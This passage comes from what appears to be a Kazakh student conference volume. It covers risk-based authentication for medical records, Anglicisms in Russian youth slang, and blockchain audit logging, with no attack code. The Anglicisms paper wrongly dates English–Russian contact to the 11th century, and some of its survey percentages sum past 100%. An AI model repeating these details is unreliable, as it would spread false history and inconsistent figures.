Abstract: in the context of the digital transformation of modern economy and management, the role of digital technologies is becoming increasingly important. This article analyzes digital technologies in the context of personnel management using systems such as Bitrix24, Asana, Jira and others as an example. The main goal of the study is to identify the impact of these systems on organizational processes and improve the efficiency of personnel management.

Keywords: digital transformation, personnel management, business process efficiency, information technology, task management systems, productivity optimization, personnel records, internal interaction, performance analysis, digital technologies, economics, management, labor productivity, automation, digital systems, entrepreneurs, companies, registration.

Сведения об авторах:
Карбозова Индира Аскарбековна, магистр, лектор кафедры Информационно-коммуникационные технологии Международного Таразского инновационного института им. Ш.Муртазы.

Авторлар туралы мәліметтер:
Карбозова Индира Асқарбекқызы, Ш.Мұртазы атындағы Халықаралық Тараз инновациялық институтының Ақпараттық-коммуникациялық технологиялар кафедрасының магистрі, аға оқытушы.

Information about authors:
Karbozova Indira Askarbekovna, M.Eng.&Tech., lector of the Department of Information and Communication Technologies of the International Taraz Innovation Institute named after. Sh.Murtazy

УДК 004.056.5

Курбанбек Е.К.[1], Макиленов Ш.Н.[2]
[1]Международный университет информационных технологий
Алматы, Казахстан
[2]Казахский национальный университет имени аль-Фараби
Алматы, Казахстан
Научные руководители: Аманжолова С.Т., Усатова О.А.

АУТЕНТИФИКАЦИЯ НА ОСНОВЕ РИСКА В ЦИФРОВЫХ МЕДИЦИНСКИХ ЗАПИСЯХ

Аннотация: В данной статье исследуется аутентификация на основе рисков (АнОР) как метод усиления мер безопасности в цифровых медицинских записях. Внедрение АнОР в медицинских учреждениях может привести к повышению безопасности, соблюдению правил защиты данных и улучшению пользовательского опыта для поставщиков медицинских услуг.

Ключевые слова: аутентификация на основе рисков, цифровые медицинские записи, безопасность, защита данных, здравоохранение.

Введение

В современном мире, где цифровая трансформация затрагивает все сферы нашей жизни, вопросы безопасности и конфиденциальности становятся всё более актуальными. Особенно остро эти вопросы стоят в сфере здравоохранения, где цифровые медицинские записи содержат чрезвычайно чувствительную и личную информацию о пациентах. Защита этих данных от несанкционированного доступа является приоритетом для медицинских учреждений по всему миру. В этом контексте аутентификация на основе рисков (АнОР) представляет собой перспективное направление в укреплении мер безопасности.

АнОР — это адаптивный метод аутентификации, который динамически изменяет требования к подтверждению личности пользователя в зависимости от оценки риска конкретной попытки доступа. Этот подход позволяет создать более гибкую и надежную систему защиты, в которой для доступа к наиболее чувствительным данным требуется более строгая аутентификация, в то время как для менее критичных операций можно использовать более простые методы. Таким образом, АнОР помогает сбалансировать необходимость в защите данных с удобством их использования, что особенно важно в быстро меняющемся и высоконагруженном мире медицинских услуг.

Статистика утечек медицинских данных

Журнал HIPAA собрал статистику утечек медицинских данных за октябрь 2009 года, когда Управление по гражданским правам Министерства здравоохранения и социальных служб впервые начало публиковать на своем веб-сайте сводки об утечках медицинских данных.

На рисунке 1.1 представлена динамика среднего размера утечек данных с 2009 по 2024 годы [1]. Ось X отображает годы, а ось Y показывает размер утечек в единицах. Мы видим, что размер утечек варьируется от года к году, с наиболее значительным пиком, произошедшим в 2015 году, когда средний размер утечки данных превысил 400,000 единиц. После 2015 года наблюдается резкое падение, и в последующие годы размер утечек данных поддерживается на относительно стабильном уровне, с некоторыми колебаниями вверх и вниз, но без резких скачков. Например, после спада в 2016 году наблюдается небольшой рост в 2017, затем снижение в 2018 и 2019 годах, и последующее постепенное увеличение размера средней утечки данных с 2020 по 2023 годы. В 2024 году график показывает небольшое снижение по сравнению с предыдущим годом.




Рисунок 1 - Средний/медианный размер утечки данных в сфере здравоохранения по годам

Эти цифры рассчитываются на основе отчитывающейся организации. Когда утечка данных происходит у делового партнера, об этом может сообщить сам деловой партнер или каждая затронутая организация, на которую распространяется действие HIPAA. Журнал HIPAA отследил сообщения о нарушениях, и были затронуты как минимум 39 организаций, подпадающих под действие HIPAA, а также были раскрыты записи более чем 3,09 миллиона человек. Даже когда деловые партнеры организаций, подпадающих под действие HIPAA, самостоятельно сообщают об утечках данных, некоторые из клиентов их организаций, подпадающих под действие HIPAA, предпочитают сообщать об утечке самостоятельно. В результате утечки данных деловых партнеров, как правило, недостаточно представлены в анализе утечек данных в сфере здравоохранения.

Таблица 1 - Крупнейшие утечки медицинских данных (2023–2024 гг) [2].

№	Название организации	Год	Защищенный тип объекта	Пострадавшие лица	Тип взлома
1	HCA Healthcare	2023	Деловой партнер	11,270,000	Хакерство / ИТ-инцидент

2	Perry Johnson & Associates (PJ&A)	2023	Деловой партнер	8,952,212	Атака программы-вымогателя
3	Managed Care of North America (MCNA Dental)	2023	Деловой партнер	8,861,076	Атака программы-вымогателя
4	Welltok	2023	Деловой партнер	8,493,379	Инцидент со взломом
5	Delta Dental of California	2023	Медицинская организация	6,928,932	Инцидент со взломом
6	PharMerica	2023	Медицинская организация	5,815,591	Атака программы-вымогателя
7	HealthEC	2023	Деловой партнер	4,452,782	Хакерство / ИТ-инцидент
8	Reventics	2023	Деловой партнер	4,212,823	Хакерство / ИТ-инцидент
9	Colorado Department of Health Care Policy & Financing	2023	План медицинского страхования	4,091,794	Инцидент со взломом
10	Concentra Health Services, Inc.	2024	Медицинская организация	3,998,162	Хакерство / ИТ-инцидент
11	Integris Health	2024	Медицинская организация	2,385,646	Хакерство / ИТ-инцидент

Представленная таблица 1.1 представляет собой исчерпывающую сводку наиболее серьезных утечек данных в сфере здравоохранения, произошедших в 2023 и 2024 годах.

Данные, представленные в этой таблице, свидетельствуют о том, что отрасль здравоохранения по-прежнему находится под угрозой киберугроз. Это подчеркивает острую необходимость в надежных мерах безопасности, постоянной бдительности и стратегиях упреждающего управления рисками для защиты конфиденциальной медицинской информации и поддержания целостности медицинских услуг. Заглядывая в будущее, организациям здравоохранения крайне важно инвестировать в передовые решения в области кибербезопасности, проводить регулярное обучение персонала новейшим методам обеспечения безопасности и развивать культуру внимательного отношения к безопасности, чтобы снизить риски будущих нарушений.

Многоуровневая модель риск-ориентированной аутентификации

Системы на основе риска могут блокировать попытки доступа до того, как будет совершена утечка данных, предотвращая вредоносные действия до того, как они причинят ущерб.

Рисунок 2 - Многоуровневая модель аутентификации [4]

На представленной рисунке 2 описывается многоуровневая модель аутентификации на основе риска, которая может быть применена к защите цифровых медицинских записей. Каждый уровень модели вносит свой вклад в общую безопасность системы, помогая защитить чувствительные данные пациентов от несанкционированного доступа и кибератак. Рассмотрим каждый из уровней более детально:

Уровень 1: Анализ окружения и устройства доступа

На этом этапе система оценивает факторы, такие как IP-адрес, геолокация, тип устройства и его характеристики, операционная система и наличие известных уязвимостей. В контексте медицинских записей это означает, что если врач пытается получить доступ к системе из нового места или с нового устройства, система может потребовать дополнительные сведения для аутентификации.

Уровень 2: Поведение и биометрия

Системы могут анализировать поведенческую биометрию, например, способ ввода на клавиатуре или движения мыши, а также физические биометрические данные, такие как отпечатки пальцев или сканирование радужки глаза. В контексте медицинских записей это означает, что даже если злоумышленник узнает пароль, он не сможет получить доступ без соответствующих биометрических данных пользователя.

Уровень 3: Анализ данных о пользователе

Этот уровень включает в себя анализ истории взаимодействий пользователя с системой, его роли и обычного поведения в системе. В медицинских системах это может включать анализ частоты доступа к определенным записям пациентов и время, проведенное в системе. Например, если медсестра, обычно работающая с утра, вдруг пытается получить доступ к системе поздно вечером, система может это распознать как необычное и потенциально рискованное действие.

Уровень 4: Связи и аналитика

На этом уровне системы используют продвинутую аналитику и корреляцию

данных для выявления сложных угроз. В контексте медицинских записей это может означать анализ связей между пользователями, пациентами и данными. Например, если несколько пользователей одновременно пытаются получить доступ к одним и тем же записям, это может быть признаком координированной атаки.

Высоко рисковая аутентификация

В сердце диаграммы находится расчёт скоринга риска. Система собирает данные со всех уровней и присваивает риск каждой попытке доступа, определяя, требуется ли дополнительная аутентификация. Если риск высок, система может потребовать многофакторную аутентификацию или вовсе заблокировать доступ до выяснения обстоятельств.

Высоко рисковая операция

Если определенная операция считается высоко рисковой (например, доступ к медицинским записям VIP-пациента), система автоматически может применять самые строгие меры безопасности.

Применение такой многоуровневой системы аутентификации на основе риска к защите цифровых медицинских записей может существенно уменьшить вероятность несанкционированного доступа и утечек данных, укрепить доверие пациентов и улучшить соответствие нормативным требованиям в сфере здравоохранения.

Заключение

В заключение аутентификация на основе риска является стратегическим и эффективным подходом к укреплению кибербезопасности, особенно в сфере здравоохранения, где чувствительные данные находятся под постоянной угрозой. Внедрение RBA может значительно уменьшить вероятность успешных кибератак, ограничить их масштаб и сократить негативные последствия для организаций и их клиентов. Она обеспечивает гибкий слой защиты, адаптирующийся к меняющейся среде угроз, и позволяет организациям предпринимать более обоснованные действия по защите данных в соответствии с уровнем риска каждой отдельной попытки доступа.

Данное исследование выполнено в рамках проекта AP19675957 «Разработка и исследование системы для обеспечения защиты медицинских данных с применением технологии блокчейн и методов искусственного интеллекта», который реализуется в Институте информационных и вычислительных технологий, КН МНВО РК.

СПИСОК ЛИТЕРАТУРЫ

The HIPAA Journal. Средний/медианный размер утечки данных в сфере здравоохранения по годам. [Электронный ресурс] URL: *https://www.hipaajournal.com/healthcare-data-breach-statistics/* (дата обращения: 10.03.2024)

The HIPAA Journal. Крупнейшие утечки медицинских данных (2009–2024 гг.) [Электронный ресурс] URL: *https://www.hipaajournal.com/healthcare-data-breach-statistics/* (дата обращения: 10.03.2024)

HCA Healthcare: Обеспечиваем людям более здоровое будущее. [Электронный ресурс] URL: *https://www.hcahealthcare.co.uk/* (дата обращения: 10.03.2024)

BIS Journal. Риск-ориентированная аутентификация. [Электронный ресурс] URL: *https://ib-bank.ru/bisjournal/post/665* (дата обращения: 10.03.2024)

REFERENCES

The HIPAA Journal. Average/median size of healthcare data breach by year. [Electronic resource] URL: *https://www.hipaajournal.com/healthcare-data-breach-statistics/* (accessed 10.03.2024)

The HIPAA Journal. Largest medical data leaks (2009–2024). [Electronic resource] URL: *https://www.hipaajournal.com/healthcare-data-breach-statistics/* (accessed 10.03.2024)

HCA Healthcare: Giving People A Healthier Tomorrow. [Electronic resource] URL: *https://www.hcahealthcare.co.uk/* (accessed 10.03.2024)

BIS Journal. Risk-Based Authentication. [Electronic resource] URL: *https://ib-bank.ru/bisjournal/post/665* (accessed 10.03.2024)

Курбанбек Е.К.[1], Макиленов Ш.Н.[2]
Ғылыми жетекшілері: Аманжолова С.Т., Усатова О.А.

Цифрлік медициналық жазбалардағы тәуекелдің негізіндегі ауентификация

Аңдатпа. Бұл мақалада сандық денсаулық жазбаларындағы қауіпсіздік шараларын жақсарту әдісі ретінде тәуекелге негізделген аутентификация (ТНА) зерттеледі. Денсаулық сақтау параметрлерінде ТНА енгізу қауіпсіздікті арттыруға, деректерді қорғау ережелерін сақтауға және денсаулық сақтау провайдерлері үшін жақсартылған пайдаланушы тәжірибесіне әкелуі мүмкін.

Түйін сөздер: Тәуекелге негізделген аутентификация, сандық денсаулық жазбалары, қауіпсіздік, деректерді қорғау, денсаулық сақтау.

Kurbanbek Y.K, Makilenov S.N
Scientific supervisor: Amanzholova S.T., Ussatova O.A.

Risk-based authentication in digital medical records

Abstract: This article explores risk-based authentication (RBA) as a method for enhancing security measures in digital health records. Implementing RBA in healthcare settings can lead to increased security, compliance with data protection regulations, and an improved user experience for healthcare providers.

Keywords: Risk-based authentication, digital health records, security, data protection, healthcare.

Сведения об авторах:

Курбанбек Ерулан Кулыншакулы, магистрант 1 курса ОП "7М06110 - Вычислительная техника и программное обеспечение", Международный университет информационных технологий

Макиленов Шакирт Нурлубекулы, докторант 2 курса ОП «8D06301 - Системы информационной безопасности» Казахского национального университета имени аль-Фараби

Аманжолова Сауле Токсановна, к.т.н., Ассоциированный профессор, Заведующая кафедрой «Кибербезопасность», Международный университет информационных технологий

Усатова Ольга Александровна, PhD, Главный ученый секретарь Института информационных и вычислительных технологий, КН МНВО РК.

About the authors:

Yerulan K. Kurbanbek, 1st year master's student in "7M06110 - Computer Systems and Software Engineering", International Information Technology University

Shakirt N. Makilenov, 2nd course PhD student in «8D06301 - Information Security Systems», al-Farabi Kazakh National University

Saule T. Amanzholova, c.t.n., Associate professor, Head of Department of Cybersecurity, International Information Technology University

Olga A. Ussatova, PhD, Chief Scientific Secretary, Institute of Information and Computational Technologies" CS MSHE RK

Авторлар туралы ақпарат:

Құрбанбек Ерұлан Құлыншақұлы, «7M06110 – Есептеу техникасы және бағдарламалық қамтамасыз ету» оқу бағдарламасының 1 курс магистранты, Халықаралық Ақпараттық Технологиялар Университеті

Макиленов Шәкірт Нұрлыбекұлы, «8D06301 - Ақпараттық қауіпсіздік жүйелері» оқу бағдарламасының 2 курс докторанты, әл-Фараби атындағы Қазақ ұлттық университеті

Аманжолова Сауле Токсановна, т.ғ.к., қауымдастырылған профессор, «Киберқауіпсіздік» кафедрасының меңгерушісі, Халықаралық Ақпараттық Технологиялар Университеті

Усатова Ольга Александровна, PhD, Бас ғылыми хатшы, ҚР ҒЖБМ ҒК Ақпараттық және есептеуіш технологиялар институты

УДК 373.1.02:372.8

Кыркынбек Г.Д
Международный университет информационных технологий
Алматы, Казахстан
Научный руководитель: Тогжанова Л.К

АНГЛИЦИЗМЫ В СОВРЕМЕННОМ РУССКОМ ЯЗЫКЕ И ИХ УПОТРЕБЛЕНИЕ В МОЛОДЕЖНОМ СЛЕНГЕ

Аннотация. Статья посвящена теме исследования англицизмов в русском языке и молодёжном сленге. В статье рассматривается история появления англицизмов в русском языке. Автор изучает заимствование как естественный процесс развития языка, прослеживает историю их проникновения в русский язык, анализирует использование англицизмов в последние десятилетие, классифицирует английские слова по определенным группам. Особое внимание уделяется употреблению англицизмов в молодёжном сленге.

Ключевые слова: англицизмы, молодёжь, английский язык, заимствование слов, сленг, развитие, языковая среда.

.

Введение.

В современном мире подверженному глобализаций, технический прогресс оказывают значительное влияние на различные аспекты жизни людей, включая язык. Это влияние особенно заметно при использовании английских слов и выражений в речи современной русскоязычной молодежи. Это явление, известное как англицизмы, является неотъемлемой частью лингвистического ландшафта современного русского языка. Вопросы использования англицизмов, их развития и последствий становятся все более актуальными для исследований в контексте культурного влияния языка и коммуникаций.

Целью данной научной статьи является проанализировать и классифицировать англицизмы в современном русском языке среди молодежи, а также определить основные области их использования. Для достижения этой цели будут изучены и проанализированы лингвистические исследования использования англицизмов, проведены эмпирические наблюдения и опросы для выявления предпочтений и представлений молодых людей об использовании англицизмов в различных сферах их жизни. Полученные результаты могут способствовать пониманию динамики языкового развития и культурного влияния в современном мире, а также разработке рекомендаций по эффективному управлению и регулированию использования англицизмов в русском языке среди молодежи.

История англицизмов. Заимствование слов из других языков - это естественный процесс, который происходит при взаимодействии различных культур. Русский язык также подвергается этому воздействию. Впервые англицизмы появились в русском языке в XI веке, когда начался контакт между Англией и Россией. Русские послы и другие специалисты (врачи, инженеры, военные) использовали

английскую терминологию, что привнесло первые английские слова в русский язык. Также англицизмы использовались при составлении отчетов для московского правительства, где вводились английские административные термины и слова из различных областей, таких как общественно-политическая и торговая сферы, например, «лорд трезер, ерль, лорд кипер, лорд, алдраман, чифджестес, и др.» [1].

Первая большая волна англицизмов в русском языке пришла в эпоху Петра I в связи с активными изменениями в политической и экономической сферах, а также с развитием науки и образования. Большинство новых слов пришли из немецкого, французского и голландского языков, а также были взяты термины, связанные с морским делом. В XVIII–XIX веках русский язык также активно пополнялся за счёт заимствований из европейских языков, что связано с укреплением связей Российской империи с соседними странами в политическом, социально-экономическом и культурном планах. В этот период в русский язык вошли слова из сфер общественных понятий (бойкот, клуб, митинг, лидер и др.), кулинарии (кекс, пудинг и др.), обиходно-бытовой лексики (вокзал, плед, пиджак и др.), спорта (футбол, баскетбол, спорт, финиш и др.). Несмотря на это, французский язык оставался лидером во влиянии на русский язык. Во второй половине XX века влияние английского языка начало расти, но оно было ограничено из-за изоляции СССР. Однако падение "железного занавеса" в конце 80-х годов привело к началу вовлечения российского общества в межкультурные процессы, что сделало английский язык основным источником обогащения русского языка [2].

Англицизмы в последние десятилетия. В XX веке английский язык утвердился на мировой арене. В следствий чего русский язык начал включать в себя больше лексики из английского, чем из других языков. Доля англицизмов в словарном составе русского языка в XX веке выросла с 2,57% до 25%, что явно свидетельствует о нормализации использования английских элементов в современной русскоязычной коммуникации. Заимствования могут происходить на различных уровнях: графическом (Zanoza, Гардероб), морфологическом (супер-, -инг), лексическом (чизбургер, сэконд-хэнд, ток-шоу), синтаксическом и орфографическом. В современном процессе заимствования особенно заметна гибридизация английской и русской графики (Блин’ок, ЖARA, ЧЕРДАК), лексики (шуб-тур, линзалайн) и синтаксиса (восточный express, happy weekend на Байкале). Приведенные примеры не только включают новые слова, но и изменяют графическую форму существующих слов с использованием английских знаков. Этот процесс не только вносит разнообразие в языковую среду, но и отражает изменения в культурном контексте и образе жизни. С появлением новых технологий, социальных практик и культурных влияний русскоязычное общество активно адаптирует и внедряет английские слова и выражения, чтобы отразить эти изменения в своем языке. Это проявляется не только в сферах науки, техники и международной политики, но и в повседневных областях жизни, таких как развлечения, мода и путешествия. [3].

В современной речи англицизмы можно классифицировать по нескольким группам.

В первую группу входят слова, связанные с развитием компьютерных технологий и социальных сетей, такие как *логин, ноутбук, копипаст* и другие.

Во вторую группу входят слова, связанные с современной музыкальной и клубной культурой, а также киноиндустрией, например, *релиз, плейлист, ремейк, фейс-контроль*.

Третья группа включает слова, связанные с средствами массовой информации и телевидением, такие как *прайм-тайм, ток-шоу, имиджмейкер*.

Четвертая группа состоит из названий популярных видов спорта, заимствованных в русский язык, таких как *фитнес, бодибилдинг, шейпинг*.

Пятая группа включает в себя производственные термины, проникшие в русский язык благодаря работникам различных сфер профессиональной деятельности, например, *маркетинг, лизинг, менеджер, промоутер*.

Шестая группа англицизмов связана с развитием сетей быстрого питания, что привело к появлению слов, таких как *фаст-фуд, чизбургер, хот-дог*.

Кроме того, можно выделить следующие группы иностранных заимствованных слов, внедренных в русский язык: **Прямые заимствования** - слова, которые в русском языке употребляются в том же виде и с тем же значением, что и в оригинальном языке, например, *уик-энд - выходные; мани – деньги*. **Калька** - слова иностранного происхождения, используемые с сохранением их фонетического и графического облика, например: *меню, пароль, диск, вирус, клуб, саркофаг*. **Полукалька** - слова, подчиняющиеся правилам русской грамматики при их грамматическом освоении, например: *драйв – драйва* (drive). **Экзотизмы** - слова, описывающие специфические национальные обычаи, либо других народов и не имеющие синонимов в русском языке, например: *чипсы (chips), хот-дог (hot-dog), чизбургер (cheeseburger)* [4].

Англицизмы как молодёжный сленг. Вместе с общим ростом потребление английских слов в речи, выросло количество англицизмов в общении подрастающего поколения, особенно в молодёжном сленге. Молодежный сленг – интересное языковое явление, оно свойственно и характерно только определенной возрастной группе, а также ограничено социальными, временными и пространственными рамками.

Англицизмы, часто в сленге появляются в виде моносемантичных слов английского языка, имеющие в русском языке свой перевод с тем же значением: *boyfriend-парень, weekend-выходные, party-вечеринка, looser-неудачник, go-идём.* В случае полисемантичных слов их значение в русском сленге соответствует хотя бы одному из их значений в языке-источнике: Буллинг (bullying) – травля, в том числе в интернете. Фейк (fake) – что-либо лживое, не соответствующее действительности, поддельное. Фейл (fail) – неудача, оплошность. Челлендж (challenge) – вызов, задание, которое необходимо выполнить и снять на камеру. Хайп (hype) – шумиха вокруг какого-либо события. Производными словами являются глагол хайпить (создавать ажиотаж вокруг чего-то, привлекать внимание) и прилагательное хайповый (находящийся в тренде, модный). Сегодня в русском языке можно встретить множество примеров заимствованных русифицированных

слов. Такая адаптация происходит следующими способами: путем добавления русских суффиксов, укорочения, игры слов, склонения и т. д. Этот метод не делает новые слова более понятными, но помогает «одомашнить» их и сделать звучание более родным. С помощью русской грамматики они легко интегрируются в систему русского языка: Агриться (to angry) – злиться, раздражаться. Криповый (creepy) – страшный, пугающий. Кринжовый (cringe) – вызывающий чувство неловкости, «испанский стыд». Лайкать (to like) – нравиться. Лайтовый (light) – легкий, приятный. Хейтить (to hate) – ненавидеть, ругать. Чекать (to check) – проверять, изучать. Чиллить (to chill) – пассивно отдыхать, расслабляться. Кроме того, существуют англицизмы, которые в русском молодежном сленге наделяются дополнительным, самостоятельным значением: Френд (friend) – 1. Друг, приятель. Ко мне сегодня придут два моих френда. 2. Иностранный студент. У неё в комнате сидит какой-то френд. Флексить (to flex) – 1. Танцевать, веселиться, шумно отдыхать. Вчера мы с друзьями весь вечер флексили в клубе. 2. Считать себя лучше других. Хватит флексить своей одеждой! Также в сетевом общении в молодежном сленге зачастую используются английские аббревиатуры в русской версии: ОМГ (OMG – Oh My God – о боже мой) – удивление, потрясение. РОФЛ (ROFL – Rolling on the floor – катаюсь по полу от смеха) – шутка. Производным словом является глагол рофлить – подшучивать над кем-то, саркастически насмехаться. ЛОЛ (LOL – Laughing out loud – громко смеяться вслух) [5].

Практическая работа. В целях изучения использования англицизмов в сленге в речи молодёжи, был проведён социальный опрос. Главной задачей опроса было выяснить: 1) как часто, в каком объёме используются англицизмы; 2) какова среда их употребления, 3) каково мнение молодёжи о причинах популярности использования сленгов, т.е. заимствованных с английского языка слов.

В рамках опроса были нами были предложены следующие вопросы: 1) Знаете ли вы значения данных англицизмов слов (Краш, кринж, рофл, вайб, чилить, хайпиться, шеймить, зафрендить, абьюзить, газлайтить, чекать, криповый, шэрить, фейк, токсик).

2) Используете ли вы англицизмы при обращений к вашим друзьям, партнёру или же другим людям? К примеру: Мэн, гёрл, бойфренд (при упоминаний человека в 3-ем лице) и тд. 3) Часто ли вы используете англицизмы в своей речи? 4) В какой среде вы используете англицизмы? 4) В случае, если вы играете в онлайн видеоигры, как часто вы используете англицизмы в играх? 5) По вашему мнению, какой у вас уровень владения английским языком? 6) Замечали ли вы что в русской речи вы используете структуру английского языка (слова или выражение кальки)? К примеру: икс-лучи(X-rays), вместо рентгеновского луча. Если да, то приведите примеры. 7) Как вы считаете, по какой причине в молодёжном сленге так много англицизмов?

В первом вопросе были выбраны 15 наиболее популярных сленговых слов заимствованных с английского языка. 72,5% опрашиваемых ответили, что знают значения данных слов, 25,5% знали значения только некоторых слов и 2% не были знакомы с вышеприведёнными англицизмами. Во втором вопросе

35,3% респондентов ответили, что используют англицизмы при обращений к другим людям, 19,6% также используют сленг, но при этом используют слова не заимствованные с английского, большинство же, а именно 45,1% ответили, что не используют сленг при обращений в целом. 54,9% участников, указали на то что они используют англицизмы, но редко, при этом 25,5% указали что часто используют их в своей речи. Также для 67,2% опрашиваемых основной средой употребления англицизмов является общение с друзьями, 25,5% в интернете и 9,8% в повседневной речи.

Онлайн видеоигры являются основной средой использования сленгов в интернет сообществе, по этой причине вопрос о видеоиграх также был добавлен в опрос и больше половины респондентов активно играют в видеоигры, 32,7% утверждают, что сленги часто возникают в данной среде из-за частого контакта с иностранцами, 13,5% добавили, что многие элементы игр не имеют русских наименований.

Во время практической работы респонденты были разделены на 3 возрастные группы (меньше 18, 18-23 и старше 23) и самой большой группой стали студенты от 18 до 23 лет. Они составили 92,5%. Большинство из них владеют уровнем английского от среднего до продвинутого, точнее 66,7% на среднем и 11,1% на высоком. Также интересным моментом наблюдения стало, то что 46,3% опрашиваемых начали использовать структуру английского языка в русском языке. На вопрос же “Почему же в молодёжном сленге так много англицизмов?”, 31,5% ответили, что многие новоявленные слова не имеют аналогов русском языке, для 27,8% английские слова звучат лучше и приятнее, 13% причины не ясны, но они сами используют их следуя примерам других, и при этом 13% ответили, что им нравиться американская культура и образ жизни, они хотят ей подражать. В дополнений к данным ответам, один респондент дал свой ответ, что сейчас растёт уровень владения английским языком среди молодёжи, поэтому они часто смешивают эти языки.

Заключение. Данное исследование позволило нам более подробно изучить и углубиться в вопрос тенденций увеличения англицизмов в современном русском языке и в особенности речи молодежного сленга. Мы выяснили, что англицизмы обогащают русскую речь, делают язык молодежи более выразительным. Также благодаря проведенному опросу, была выявлена тенденция на увеличение и популяризацию английского языка среди молодёжи, что способствует изменению мышления молодёжи на русском языке. Тем не менее, частое и неуместное использование англицизмов может усложнить процесс понимания, ведь не все правильно употребляют эти слова. Потому это процесс неизбежный, а употреблении таких слов надо знать меру.

СПИСОК ЛИТЕРАТУРЫ:

1. Перелыгина В.А, Тищенко А.А. Иностранные языки в современном мире. 2021. – С.173-175.
2. Лошакова Н.А, Павленко В.Г. История и адаптация англицизмов в русском языке. 2019.
3. С.А. Бойко. Англицизмы в современном русском языке: лингвоэкологический аспект. 2014.
4. Чигина Н.В, Лескина К.С. Англицизмы в современном русском языке. 2016.
5. О.В. Кубаева. Употребление англицизмов в русском молодежном сленге. 2021. –С.204-210.

LIST OF REFERENCES:

1. Perelygina V.A., Tishchenko A.A. Foreign languages in the modern world. 2021. – pp.173-175.
2. Loshakova N.A., Pavlenko V.G. History and adaptation of Anglicisms in the Russian language. 2019.
3. S.A. Boyko. Russian Russian Anglicisms: a linguoecological aspect. 2014.
4. Chigina N.V., Leskina K.S. Anglicisms in the modern Russian language. 2016.
5. O.V. Kubaeva. The use of Anglicisms in Russian youth slang. 2021. –pp.204-210.

Қырқынбек Ғ.Д
Халықаралық ақпараттық технологиялар университеті Алматы, Қазақстан
Ғылыми жетекшісі: Тоғжанова Л.К

ҚАЗІРГІ ОРЫС ТІЛІНДЕГІ АНГЛИЦИЗМДЕР ЖӘНЕ ОЛАРДЫҢ ЖАСТАР СЛЕНГІНДЕ ҚОЛДАНЫЛУЫ

Аңдатпа. Мақала орыс тіліндегі англицизмдер мен жастар сленгін зерттеу тақырыбына арналған. Мақалада орыс тілінде англицизмдердің пайда болу тарихы қаралады. Автор кірме сөздерді тіл дамуына сай процес ретінде зерделейді, олардың орыс тіліне ену тарихын қарастырады, соңғы онжылдықта англицизмдердің қолданылуын талдайды, ағылшын сөздерін белгілі бір топтар бойынша жіктейді. Жастар сленгінде англицизмдердің қолданылуына ерекше көңіл бөлінеді.

Түйін сөздер: англицизмдер, жастар, ағылшын тілі, сөздердің алынуы, сленг, даму, тіл ортасы.

Kyrkynbek G.D
International Information Technologies University Almaty, Kazakhstan
Scientific supervisor : L.K.Togzhanova.

ANGLICISMS IN MODERN RUSSIAN AND THEIR USE IN YOUTH SLANG

Annotation. The article is devoted to the topic of research of Anglicisms in the Russian language and youth slang. The article examines the history of the appearance of Anglicisms in the Russian language. The author studies borrowing as a natural process of language development, traces the history of their penetration into the Russian language, analyzes the use of Anglicisms in the last decade, and classifies English words into certain groups. Special attention is paid to the use of Anglicisms in youth slang.

Keywords: Anglicisms, youth, English, word borrowing, slang, development, language environment.

Сведение об авторе:

Кыркынбек Габит Даниярулы, студент второго курса информационной безопасности Международного университета информационных технологий

Автор туралы ақпарат:

Қырқынбек Ғабит Данияруұлы, Халықаралық ақпараттық технологиялар университетінің ақпараттық екінші курс студенті.

Information about the author:

Kyrkynbek Gabit Daniaruly, second-year student of information security at the International Information Technologies University

УДК 615.849.8, 004.738.5

Диханбаев С.А.[1], Макиленов Ш.Н.[2]
[1]Международный университет информационных технологий
Алматы, Казахстан
[2]Казахский национальный университет имени аль-Фараби
Алматы, Казахстан
Научные руководители: Аманжолова С.Т., Усатова О.А.

КОНЦЕПЦИЯ ПОВЫШЕНИЙ БЕЗОПАСНОСТИ ПРОЦЕССА ЛОГИРОВАНИЙ В МЕДИЦИНСКОЙ ОРГАНИЗАЦИИ С ПОМОЩЬЮ БЛОКЧЕЙНА

Аннотация. Статья исследует потенциал технологии блокчейн для повышения безопасности процесса ведения журнала в медицинской организации. Обсуждаются преимущества, включая неизменяемость данных, криптографическую безопасность и распределенное хранение, а также возможности управления доступом и автоматизации процессов.

Ключевые слова: конфиденциальность, неизменность, медицинская информация, блокчейн.

Введение

Защита медицинских данных имеет первостепенное значение в современной сфере здравоохранения, где конфиденциальность информации и безопасное хранение играют ключевую роль. Медицинские записи являются критическим активом, вокруг которого строится вся медицинская практика, и нарушение их целостности или конфиденциальности может иметь серьезные последствия для пациентов и всей системы здравоохранения. Проблемы, связанные с ведением журнала действий в медицинских организациях, являются неотъемлемыми и актуальными. Медицинские записи подвергаются риску незаконных изменений, недостаточной прозрачности и уязвимости к различным типам кибератак. В этом контексте актуальность регистрации действий пользователей в системе здравоохранения становится неоспоримой.

Основная концепция разработки процесса логирований в медицинских организациях с использованием технологий блокчейн

Управление данными в здравоохранении - новая стратегия сбора, стандартизации и обработки данных для создания единого надежного источника. В конце 1960-х годов некоторые организации использовали системы для этой цели, но они были изолированными и не интегрированными, что создавало проблемы с доступом к информации.

Корпоративные методы управления данными в здравоохранении внедрялись медленно. Из 104 организаций 56% отметили недостатки или отсутствие общих

процессов управления данными. Главной причиной этого является безразличие руководства. Без его активной поддержки возникают серьезные препятствия для разработки и внедрения эффективного управления данными[1].

